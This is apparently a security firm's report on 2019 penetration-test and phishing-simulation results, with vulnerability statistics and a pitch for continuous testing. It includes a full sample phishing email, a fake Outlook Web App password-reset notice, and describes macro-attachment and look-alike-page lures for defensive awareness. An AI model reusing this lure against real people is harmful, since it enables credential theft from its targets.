This part presents the analytical data we gathered while conducting penetration testing. Every year, BI.ZONE tests security of dozens of companies from different industries, so we have a lot to tell.

First, we will discuss the statistics on simulated phishing attacks and describe standard scenarios used by attackers. We will discuss how regular trainings lead to significant increase of employees' resistance to socio-technical attacks.

The second part of the section describes infrastructure and application security inside companies. We will look at the assets that are prioritised by businesses and assets that remain poorly protected. We will also discuss the most frequently encountered dangerous vulnerabilities of 2019 and what a potential attacker can achieve by exploiting them.

In the third part, we will discuss the process-based approach to securing a company's external perimeter and the tools that could be used to help. We will share our three-year's experience with automated vulnerability scanners and give recommendations regarding their use.

Phishing training

Most frequently, real attackers use phishing to gain access to valuable company assets. The attacker pretends to be a trusted party, e.g. a mail service or a bank, and tries to obtain either users' confidential data or the means to access it.

We test our clients' resistance to such attacks by conducting simulated phishing campaigns. Figures show that such drills are helpful in preparing employees for actual attacks, but only if performed on a regular basis.

Types of phishing scenarios

We have identified two major scenarios involving phishing letters.

Malware launch

The user receives a letter with an attachment. In most cases, it is a Microsoft Word document that presumably contains important information (a contract, a payment order, a commercial offer, etc.). This file contains a macro, a programme written in Visual Basic. Such programmes are normally used to automate routine tasks in MS Office products, but attackers use this tool for their own purposes. They add malicious code in a macro, which helps them to gain the necessary privileges in the system and proceed with the attack. To reach their goal, all they need is to make the user launch the macro from the attached document.

Credential phishing

The user receives a message prompting them to follow an external link to a website that the attackers claim to be legitimate. The website can mimic a web version of an e-mail service or an internet bank.

Layout of such a website is identical to that of the legitimate website, and its domain name is often different to the legitimate one in just one symbol. The malicious website asks for users' confidential data (login and password in most cases).




Examples of phishing scenarios

Updated procedure for salary indexation

Type: malware launch


The favourite practice of attackers in such letters is using words like 'salary' and 'bonus' to attract attention. The results of our simulated attacks show that such scenarios are the most effective.



Example of an email with malicious attachment

For security purposes, Microsoft Word prohibits launching macros without the user's permission by default. For this reason, attackers include pictures that imitate 'system messages'.

The 'message' tricks the user into activating the macro to view the content (as shown in the screenshot below), without raising any suspicions. Hoping to read an important document, the user ultimately launches the execution of a malicious code on their PC.




Example of a malicious attachment

Outlook Web App password reset

Type: credential phishing

To distribute phishing letters among company employees, attackers often use the scenario involving the corporate email service Microsoft Outlook.

The password change interface of the Outlook web version is the same for most organisations. This makes it easy for the attackers to create a proper phishing page, send it to the target company's employees and obtain their corporate credentials.

The image shows a web page designed to look like the Outlook Web App password reset interface. On the left is a blue vertical bar with the Outlook logo (a white 'O' with a checkmark). To the right, the text 'Outlook Web App' is displayed in blue. Below this, there are four input fields labeled 'User name:', 'Old password:', 'New password:', and 'Confirm new password:'. At the bottom of the form is a blue button with a circular arrow icon and the text 'CHANGE PASSWORD'.

Example of a phishing website

**Your account has been accessed from the IP address 163.172.143.112.
You should change your OWA password immediately.**

To change your password:

- 1) Click [here](#) to proceed to the Change Password page
- 2) Enter your account information in the respective fields and then create a new password as follows:

- Username: your account name
- Current password: your account password
- New password: create and enter a new password
- Confirm new password: type in your new password again

Kind regards,
Information Security Department

Example of a phishing letter

Results of simulated attacks

To evaluate the results of such trainings, we analysed the data gathered during simulated phishing attacks that we had conducted for our clients over the past three years.

We divided the sample into two groups:

- companies with employees encountering simulated phishing for the first time;
- companies that have been conducting such trainings for more than two years.

As the figures show, companies that conduct regular training for their employees can significantly reduce the percentage of potentially successful phishing attacks.

Email with a malicious attachment

Opened the file,
allowed macro




Phishing website

Followed the link



Entered credentials



0

50

■ Never trained before

■ Trained for 2+ years

Despite these optimistically low numbers, companies should keep in mind that a single careless employee can open the door to intruders and give them the required access to the system. That is why phishing is the most popular vector of attack: minimal investments deliver results promptly.

In view of this, it is vital to introduce a comprehensive approach to help employees recognise phishing by its technical aspects. This can be done by scanning attachments using antivirus and anti-spam solutions, or by checking e-mail addresses in a large list of indicators of compromise, etc.

In companies that conducted phishing drills **for the first time**:

every 4th

employee opened an attached document and enabled macro;

every 3rd

employee followed a phishing link;

every 6th

employee entered credentials on a phishing website.

In companies that have been conducting phishing drills **for more than two years**:

every 35th


employee opened an attached document and enabled macro;

every 28rd

employee followed a phishing link;

every 70th

employee entered credentials on a phishing website.



Penetration testing

Simulation of attacks on the company's IT infrastructure is used to detect technical vulnerabilities. The procedure is called penetration testing or pentest.

In 2019, we conducted 96 projects of this kind. The results of our analysis show that the overall level of security in companies still leaves room for improvement.

Financial sector leaves us with a much better impression than the rest since it traditionally pays more attention to security than organisations from any other industry.

Protection level

After a pentest, the client receives a protection rating. It can be high, medium or low.

The evaluation is based on the severity of detected vulnerabilities, their number and a few additional factors. Evaluation criteria and their percentage vary depending on a specific organisation.

In the selection presented below, we divided the tested companies into two large groups: financial and others that possess an IT infrastructure.

The types of tests were divided by the types of examined objects:


- web applications;
- external infrastructure;
- internal infrastructure;
- mobile apps.

Half of the systems we worked with demonstrated a low level of protection.


Looking only at financial companies, we see that the low rating comes up much less frequently than in the other industries. At the same time, 14% of financial organisations have a high degree of security.

Banks and payment systems put a lot of emphasis on cybersecurity since their IT infrastructure opens a path to large sums of money.


If we analyse how these indicators correlate with project types, we will see a similar picture. It should be noted that the internal infrastructure remains the most vulnerable segment across all industries.




External infrastructure




Web applications



Mobile apps



Internal infrastructure



Attack objectives


During penetration testing, our experts essentially imitate actions of a potential attacker. The simulation is normally based on several assumptions about the adversary: what they are after, what they know about the target and what kind of access to the target system they may have. The goal of penetration testing is checking if an intruder can complete their objectives based on the conditions mentioned above.

In general, we assume that potential attackers aim to gain financial or other personal benefits as well as inflict damage to a company or its clients. We elaborate these aims in greater detail depending on the objects of research and the intruder's role.

1. Confidential and personal data theft


In 2019, clients' confidential data were obtained in 61% of external pentest projects. Personal data was successfully obtained in 38% of cases.

In these projects, we considered a model of the external intruder who acts via the Internet and has no additional information about the system. As we can see, despite constant discussions about personal data protection, many companies disregard this issue, remaining easy targets for intruders.




2. Source code access

In external penetration testing projects, the services' source code was accessed in 43% of cases.



3. Internal network access


Access to the internal network was gained in every fourth external penetration testing project. Given the often-encountered high degree of vulnerability of internal infrastructures, intruders can easily go deeper and gain control over most of the company's IT assets.



4. Domain infrastructure control

Our experience shows that companies still suffer major difficulties with the security of the domain infrastructure. Most organisations we tested for internal penetration turned out to be vulnerable. Specialists managed to gain the domain administrator rights in 9 cases out of 10.

The domain administrator rights give intruders full control over the organisation's IT assets, allowing them to gain access to confidential and personal data, an organisation's most valuable resources.



Vulnerabilities rating

This rating includes vulnerabilities of medium and high severity. All test objects are divided into three categories:

- web applications and external infrastructure*;
- internal infrastructure;
- mobile apps.

Web applications and external infrastructure

The most frequent problem is the **access control** vulnerability. We detected it in **67%** of projects.

Despite the large number of technologies allowing to minimise SQL code usage in applications, it remains yet impossible to completely eliminate **SQL injections**. They were encountered in **24%** of cases.

SSRF and XXE appeared in **13%** and **11%** of projects, respectively. It should be noted that their severity often did not exceed the medium rating since it is almost impossible to build an attack vector using these vulnerabilities.

Vulnerabilities associated with **file upload (16%)** and the possibility of **unauthorised file reading (14%)** were also rather frequent in 2019.


*Why do we unify these categories?

Companies have started paying more attention to security of the external perimeter; therefore, the only components accessible from the outside are those which users may require.

In most cases, these are web applications. Administration interfaces, FTP services and other internal services so dearly held by adversaries hide behind a VPN or access to them is limited to the whitelisted IP addresses.

That is why today external analysis of security very often comes down to multiple inspections of web apps.

The share of all projects where at least one vulnerability of a corresponding type was detected is shown in percentages



Internal infrastructure

The attack technique that hackers have been using for over 10 years already — **the NTLM hashes capture** — is being used to this day. It was successfully used in **78%** of internal penetration testing projects.

Weak or default passwords helped intruders to advance through the internal network in **22%** of cases. Whereas **insecure critical data storage** was exploited in **44%** of projects.

The problem of weak and default passwords is much more frequent in the internal network than in web applications: 22% vs 6%.


Net-NTLM Hashes Capture




Broken Access Control



Insecure Data Storage



Default Credentials



0

100


Mobile apps

Insecure data storage is the most frequent vulnerability, it was discovered in **67%** of projects.

Insecure data transfer issues were encountered in **49%** of projects.

XSS via the Web View component for web page integration with mobile apps was successfully exploited in **23%** of projects.

Vulnerabilities common to mobile apps, such as phone numbers enumeration and SMS limit abuse, were encountered in 17% and 14% of projects, respectively.



0


100

Process-based approach to vulnerability detection

Continuous penetration testing

When we conduct phishing simulations on a regular basis, we see a significant progress of employees. They recognise techniques of attackers more frequently, and thus the company's protection level grows.

However, this approach does not work in the case of penetration testing. A single pentest cannot protect from new vulnerabilities. It only temporarily increases the protection level, without helping to build the process.



Comparison of vulnerability detection approaches

According to our three-year statistics, companies that conduct annual penetration tests have the same number of vulnerabilities. This is not because the cybersecurity department fails to patch the detected vulnerabilities. The fact is that new vulnerabilities manage to appear over this time.

This data showed that other technologies are necessary to secure the external perimeter. Our decision was to conduct continuous pentesting.

The industry shows the same trend for the process-based approach all over the world. The idea is to establish a continuous process of vulnerability detection.

As part of this approach, we have developed a special online platform which combines the experience of our experts and the power of automation.

Thus, appeared the Continuous Penetration Testing service, or CPT. It allows to continuously track modifications on the IT perimeter, to detect new assets and to conduct single penetration testing.

This approach allows to monitor the level of security of the external perimeter and to reduce the vulnerabilities' lifetime.



Vulnerability scanner is no cure-all

Automated scanners are extremely popular, but they are not always effective at searching for vulnerabilities.

We analysed the results of automatic scans conducted in different companies. It turned out that we encountered only 600 unique vulnerabilities out of a total 86,000 included in the scanner database. One of the most popular scanners is able to detect less than 1% of the number claimed by its manufacturers.

